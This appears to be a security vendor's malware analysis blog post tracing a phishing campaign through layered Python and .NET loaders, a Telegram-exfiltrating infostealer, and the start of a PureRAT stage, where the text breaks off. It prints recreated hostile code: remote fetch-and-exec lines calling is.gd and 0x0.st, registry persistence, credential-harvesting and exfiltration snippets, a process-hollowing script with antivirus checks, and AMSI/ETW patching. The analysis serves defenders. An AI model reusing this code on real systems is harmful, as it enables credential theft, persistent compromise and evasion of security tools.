From Custom Scripts to Commodity RATs: A Threat Actor's Evolution to PureRAT

Published:

September 25, 2025


By:

James Northey

Contributors:

Special thanks to our Contributors:

Anna Pham



Background

An investigation into what appeared at first glance to be a “standard” Python-based infostealer campaign took an interesting turn when it was discovered to culminate in the deployment of a full-featured, commercially available remote access trojan (RAT) known as PureRAT. This article analyses the threat actor’s combination of bespoke self-developed tooling with off-the-shelf malware.

This campaign demonstrates a clear and deliberate progression, starting with a simple phishing lure and escalating through layers of in-memory loaders, defense evasion, and credential theft. The final payload, PureRAT, represents the culmination of this effort: a modular, professionally developed backdoor that gives the attacker complete control over a compromised host. We’ll dissect the entire attack chain, from the initial sideloaded DLL to the final encrypted command-and-control (C2) channel, providing the context and indicators you need to defend your networks.

Note: Since beginning this analysis, SentinelLABS and Beazley Security have published an excellent report covering Stage 1 and 2. It’s well worth a read for additional context, though the material from Stage 3 (PureRAT) remains unique to this write-up, so stick around for that.

In-depth analysis




Figure 1: Overview of the attack chain

This intrusion is a great example of layered obfuscation and tactical evolution. The threat actor chained together ten distinct payloads/stages, progressively increasing in complexity to hide their ultimate objective.

Stage 1: The initial lure and Python loaders

The attack begins with a conventional phishing email containing a ZIP archive disguised as a copyright infringement notice. The archive contains a legitimate, signed PDF reader executable and a malicious version.dll. This is a classic **DLL sideloading** technique, forcing a trusted executable to inadvertently load the malicious DLL from the same directory.




Figure 2: Malicious archive sent in phishing email

The malicious DLL uses a series of Windows binaries and files within the hidden folder "_" to execute the next payload. It uses certutil.exe to decode a Base64-encoded blob hidden inside a file named Document.pdf, which results in a ZIP archive. It then uses a bundled, renamed copy of WinRAR (images.png) to extract the contents.

From this secondary archive, the files are extracted to C:\Users\public\windows\ and include a renamed Python interpreter (svchost.exe) and an obfuscated Python script (images.png), which are then executed.

This phase of the attack, as described above, is captured by Sysmon event:

Type: Process Create
Image: C:\Windows\SysWOW64\cmd.exe
ParentImage:
C:\Users\Malware\Desktop\sample\Detailed_report_document_on_actions_involving_copyrighted_material.exe
CommandLine: cmd /c cd _ && start Document.pdf && certutil -decode
Document.pdf Invoice.pdf && images.png x -ibck -y Invoice.pdf
C:\Users\Public && start C:\Users\Public\Windows\svchost.exe
C:\Users\Public\Windows\Lib\images.png ADN_UZJomrp3vPMujoH4bot

Payload 2

The Python script images.png (not images.png, the WinRAR binary) is a loader that contains a large, Base85-encoded string. The payload is executed entirely in memory using exec() after being decoded and decompressed, kicking off payload 3.

```
    _EQDM9 = 8844469056
    _KUHR1 = 2135199578
    _VMZZAXC8 = 3276134790
    _Y3B3V8F = 2591425110

import dis
dis.dis(__import__('marshal').loads(__import__('zlib').decompress(__import__('base64').b85decode("c$|ee*>>VcmVoh+&b9W+s

def _ST1KEA611ZUGT2UR2QL90PEVE1():
    _70LHWAXKYWQ15O = 7079445197
    _E9DLMT619CUSUJQ = "4U98QXLBV9A"
    _NPZ1B = "CAJMDM1Q3EOU9"
```

Figure 3: Archives payload - a Python bytecode loader

Payload 3

Running payload 3 through dis, a built-in module for turning bytecode to human-readable interpretation, reveals this to be another loader, this time a custom cryptographic one. It uses a hybrid encryption scheme involving RSA, AES, RC4, and XOR to decrypt the payload 4 payload.

```
126 LOAD_CONST               3 (('b64decode',))
....
178 LOAD_CONST               7 (('AES', 'DES3', 'PKCS1_OAEP'))
....
198 LOAD_CONST               8 (('RSA',))
....
280 LOAD_CONST              15 ('decompress')
....
288 LOAD_CONST              17 ('rc4')
....
296 LOAD_CONST              19 ('aes_decrypt')
....
304 LOAD_CONST              21 ('xor')
....
328 LOAD_METHOD             16 (b64decode)
330 LOAD_CONST              26 ('LS0tLS1CRUdJTiBSU0EgUFJ.....
334 STORE_NAME              49 (private_key)
....
344 LOAD_NAME               48 (hybrid_decrypt)
346 LOAD_CONST              29 ('c$@+K1OoexoWdBsm1!pkF>7T}ij
348 LOAD_NAME               49 (private_key)
352 STORE_NAME              51 (code)
....
354 LOAD_NAME               50 (runner)
356 LOAD_NAME               51 (code)
```

Figure 4: Summary of the output of Python dis

Payload 4

Rebuilding this functionality in our own Python script allows us to run this payload through dis again.

Note: From here on, I have converted the dis output to source code to more easily explain the following sections.

For an in-memory attack like this, the threat actor must ensure their malware can survive a system reboot. The payload 4 script uses Python's built-in winreg library to modify the system registry keys, adding a run key designed to look like a legitimate Windows component: Windows Update Service.

```
try:
    # Check if a specific file path exists in PUBLIC folder
    public_path = os.environ['PUBLIC']
    computer_name = os.environ['COMPUTERNAME']
    unique_path = os.path.join(
        public_path,
        str(uuid.uuid5(uuid.NAMESPACE_DNS, computer_name)).replace('-', '')
    )

    if not os.path.exists(unique_path):
        # Persistence via registry
        key = winreg.OpenKey(
            winreg.HKEY_CURRENT_USER,
            r"SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
            0,
            winreg.KEY_SET_VALUE
        )

        command = (
            'cmd /c start ' +
            os.path.expandvars('%PUBLIC%') +
            r'\Windows\svchost.exe C:\Users\Public\Windows\Lib\images.png ' +
            sys.argv[1]
        )

        winreg.SetValueEx(
            key,
            'Windows Update Service',
            0,
            winreg.REG_SZ,
            command
        )
        winreg.CloseKey(key)

```

Figure 5: Recreation of payload 4's infection check and persistence creation

The data stored in this value is a command that re-executes the first stage of the malware, ensuring the entire infection chain is re-initiated every time the compromised user logs in.

cmd /c start C:\Users\Public\Windows\svchost.exe C:\Users\Public\Windows\Lib\images.png <sys.argv[1]>

Payload 4 then continues the loader pattern, this time using Telegram bot descriptions and URL shorteners (is[.]gd) to dynamically fetch and execute the next payload, providing the threat actor with a flexible mechanism for updating their attack chain.

```
43      # Get the Telegram page
44      response = requests.get('https://t.me/' + sys.argv[1])
45      match = re.search(r'<meta property="og:description" content="([^"]+)"', response.text)
46
47      if match:
48          # Follow the is.gd redirect
49          short_id = match.group(1)
50          final_url = requests.head('https://is.gd/' + short_id, allow_redirects=True).url
51          payload = requests.get(final_url).text
52
53          # Execute downloaded code
54          exec(payload)
```

Figure 6: Recreation of the loader for stage 2

Note the use of sys.argv[1] here; in our case, this is the argument ADN_UZJomrp3vPMujoH4bot from when stage 1 extracted payload 2 and ran the first Python script.

Stage 2: The first weaponized payload—A Python infostealer

Pulling down the next stage from is[.]gd, we arrive at the first weaponized payload: a Python-based information stealer. Analysis of the decrypted bytecode reveals functionality for harvesting a wide range of sensitive data, including credentials, cookies, credit cards, and autofill data from Chrome and Firefox-based browsers.

```
# Construct message body
message_body = (
    f"{GetIPD}\n"
    f"<b>User:</b> <code>{os.getlogin()}</code>\n"
    f"<b>AntiVirus:</b> <i>{'</i>, <i>'.join(AV_List) if AV_List else 'Unknown'}</i>\n"
    f"<b>Browser Data:</b> <code>"
    f"CK:{total_browsers_cookies_count}"
    f"|PW:{total_browsers_logins_count}"
    f"|AF:{total_ch_autofill_count}"
    f"|CC:{total_browsers_ccards_count}"
    f"|TK:{total_browsers_tokens_count}"
    f"|FB:{total_browsers_fb_count}"
    f"|GADS:{google_ads_cookie}</code>\n")
```

Figure 7: Recreation of new victim notification

All stolen data is archived into a ZIP file and exfiltrated via the Telegram Bot API. The ZIP file's metadata contains a clue to who might be behind this attack. A contact field pointing to the Telegram handle @LoneNone. This handle has been publicly associated with the **PXA Stealer** malware family, giving us a strong attribution link.

```
archive_path = os.path.join(
    TMP,
    f"[{Country_Code}_{IPV4}] {os.getenv('COMPUTERNAME', 'defaultValue')}.zip"
)

# Create zip with compression
with zipfile.ZipFile(zip_data, 'w', compression=zipfile.ZIP_DEFLATED, compresslevel=9) as zip_file:
    zip_file.comment = f"Time Created: {creation_datetime}\nContact: https://t.me/LoneNone".encode()

    for root, _, files in os.walk(Data_Path):
        for name in files:
            try:
                file_path = os.path.join(root, name)
                arcname = os.path.relpath(file_path, Data_Path)
                zip_file.write(file_path, arcname)
            except Exception:
                pass

# Write the in-memory zip to disk
try:
    with open(archive_path, 'wb') as f:
        f.write(zip_data.getbuffer())
except Exception:
    pass
```

Figure 8: Recreation of the archive creation of collected information with a clue “@LoneNone”

The telegram API is then used to send the resulting ZIP and message (above) to various Telegram chats, depending on the following logic:

Telegram Chat	Used for	When Used	Data Sent
`CHAT_ID_NEW (-1002460490833)`	Main data	If `Count == 1`	Zip archive, message
`CHAT_ID_RESET (-1002469917533)`	Fallback or reinfection?	If `Count != 1`	Zip archive, message
`CHAT_ID_NEW_NOTIFY (-4530785480)`	Notification channel	If `Count == 1`	Message-only notification

Table 1: Telegram Message Logic

Stage 3: The pivot to .NET

Just when the campaign's objective seemed clear, the threat actor pivots. Stage 3 marks a significant shift from interpreted Python scripts to compiled .NET executables.

```
# Download and execute payload from 0x0[.]st
exec(requests.get("https://0x0.st/8WBr.py").text)
```

Figure 9: Recreation of the stage 3 loader

The new stage is retrieved from 0x0[.]st, a ”No-bullshit file hosting and URL shortening service”, this stage is much larger than the previous Python script (40KB -> ~3 MB), as it contains two more embedded payloads.

The first binary is a .NET assembly that is decrypted using base64 and an RC4 hardcoded key. The threat actor then uses process hollowing by launching a legitimate .NET utility, RegAsm.exe, in a suspended state. It unmaps the original executable code from the process's memory, allocates a new region of memory, and writes the malicious .NET payload into it (payload 7). The main thread's context is then updated to point to the new entry point, and the thread is resumed, executing the malicious code under the guise of a legitimate Microsoft binary.

```
TARGET_EXE = r"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe" # Step 1: Set important constants
runpe_base64_enc = ("+6tGJXN5UjyfRXroEiesLPbnA+plBIk7JWOVuqd4Up3WQKfw0+Xmb......")  # trimmed
key = b"7f5c3bde1499274ca4b7fc2c2d54025e"
encrypted = base64.b64decode(runpe_base64_enc)       # Step 2: Decrypt the embedded payload
payload = rc4(encrypted, key)
startup_info = STARTUPINFO()                         # Step 3: Create a suspended target process (RegAsm.exe)
process_info = PROCESS_INFORMATION()
success = ctypes.windll.kernel32.CreateProcessA(
    ctypes.create_string_buffer(TARGET_EXE.encode()),
    None,
    None,
    None,
    False,
    CREATE_SUSPENDED,
    None,
    None,
    ctypes.byref(startup_info),
    ctypes.byref(process_info))
process_list = subprocess.run(                     # Step 4: List running processes
    ["tasklist"],
    stdout=subprocess.PIPE,
    text=True,
    creationflags=subprocess.CREATE_NO_WINDOW).stdout
                                                   # Step 5: Antivirus process check for Avira, Norton, AVG, Avast, and BitDefender.
av_processes = ('bdagent.exe', 'ProductAgentService.exe', 'AvastUI.exe', 'wsc_proxy.exe','afwServ.exe', 'aswEngSrv.exe', 'NortonSvc.exe
if any(proc in process_list for proc in av_processes):
    sys.exit(0)
ctypes.windll.ntdll.NtUnmapViewOfSection(          # Step 6: Unmap original executable image (RegAsm.exe)
    process_info.hProcess,
    target_image_base)
allocated_address = ctypes.windll.kernel32.VirtualAllocEx(  # Step 7: Allocate memory in the target process for the new payload
    process_info.hProcess,
    base_address,
    size_of_image,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE)
for section in pe.sections:                         # Step 8: Write the decrypted PE payload into the allocated memory
    remote_address = allocated_address + section.VirtualAddress
    data = payload[section.PointerToRawData : section.PointerToRawData + section.SizeOfRawData]
    ctypes.windll.ntdll.NtWriteVirtualMemory(
        process_info.hProcess,
        remote_address,
        ctypes.create_string_buffer(data),
        len(data),
        None)
context.Rcx = allocated_address + entry_point_offset              # Step 9: Patch thread context to point to entry point of new PE
ctypes.windll.kernel32.SetThreadContext(
    process_info.hThread,
    ctypes.byref(context))
ctypes.windll.kernel32.ResumeThread(                # Step 10: Resume the main thread to begin executing the injected payload
    process_info.hThread)
```

Figure 10: Recreation of the Python script used for process hollowing and loading an encrypted .NET assembly

The second is a shellcode loader, but I won't be diving into this payload here, partly because this write-up is already dense enough, but mostly because I ran into issues trying to emulate it.

Payload 7

This is our first PE payload, and it appears debugging strings were left by the author, which confirms that it performs two key defense evasion techniques:

```
+------------------------------------+
| FLOSS STATIC STRINGS: UTF-16LE (40) |
+------------------------------------+
HCPWRnZ1MDRmSzRiy7FIZ/REdU1DWnV0MWF4eXduZ3dR... # Trunked Base64 String
eHl3bmd3
ntdll.dll
EtwEventWrite
kernel32.dll
VirtualProtect
[+] Successfully unhooked ETW!
GetProcAddress
LoadLibraryA
amsi.dll
AmsiScanBuffer
...
[+] URL/PATH :
 Arguments :
http
[+] Successfully patched AMSI!
[!] Patching AMSI FAILED
```

Figure 11: FLOSS output of the .NET assembly

1. **AMSI Patching:** It patches the AmsiScanBuffer function in amsi.dll to prevent the Antimalware Scan Interface from inspecting dynamically loaded code.
2. **ETW Unhooking:** It patches EtwEventWrite in ntdll.dll to blind Event Tracing for Windows, a common source of telemetry for EDR products.

This assembly contains yet another embedded payload (payload 8), which it decodes using a simple Base64 and XOR combo.

Once the payload is decrypted, it's passed to the built-in .NET method Assembly.Load, which loads the executable directly into memory, the flow continues through getEntryPoint, which retrieves the entry point of the loaded assembly, and finally, invokeCSharpMethod executes the method via reflection.

```
266     private static void encDeploy(byte[] data, string xorKey)
267     {
268         NetLoader.invokeCSharpMethod(NetLoader.getEntryPoint(NetLoader.loadASM(NetLoader.xorEncDec(data, xorKey))));
269     }
```

Figure 12: dnSpy disassembly of the loader for the next payload

Extracting this payload using CyberChef (Base64 → XOR with key):





Figure 13: CyberChef recipe to extract the next payload

Payload 8

This payload uses AES-256 and GZip decompression to unpack the ninth and final stage: a DLL named Mhgljosy.dll. Instead of relying on traditional exports, the loader uses **.NET reflection** (Assembly.Load(), GetType(), GetMethod()) to load the DLL entirely in memory and invoke a specific, obfuscated method to kick off its execution.



```
\u0006\u2009
1  using System;
2  using System.Reflection;
3
4  // Token: 0x02000015 RID: 21
5  internal static class \u0006\u2009
6  {
7      // Token: 0x0600002A RID: 42 RVA: 0x00003588 File Offset: 0x00001788
8      internal static void \u0003()
9      {
10         byte[] array = \u000E\u2009.\u0003();
11         if (array == null || array.Length == 0)
12         {
13             throw new InvalidOperationException();
14         }
15         Assembly assembly = Assembly.Load(array);
16         if (assembly == null)
17         {
18             throw new InvalidOperationException();
19         }
20         Type type = assembly.GetType(\u0003\u0019.\u0003(1682298672));
21         if (type == null)
22         {
23             throw new TypeLoadException();
24         }
25         MethodInfo method = type.GetMethod(\u0003\u0019.\u0003(1682298624), Type.EmptyTypes);
26         if (method == null)
27         {
28             throw new MissingMethodException();
29         }
30         ((Action)Delegate.CreateDelegate(typeof(Action), method))();
31     }
32 }
33
```

Figure 14: The loader for payload 9, post-decryption

With a breakpoint on GetMethod() and a little bit of debugging, we find out this method is Mhgljosy.Formatting.TransferableFormatter.SelectFormatter()

Payload 9: The final part—PureRAT

After eight payloads/stages of loaders, stealers, and obfuscation, we finally arrive at the last payload, Mhgljosy.dll. But the DLL is protected with **.NET Reactor**, a commercial obfuscator used to frustrate reverse engineering.

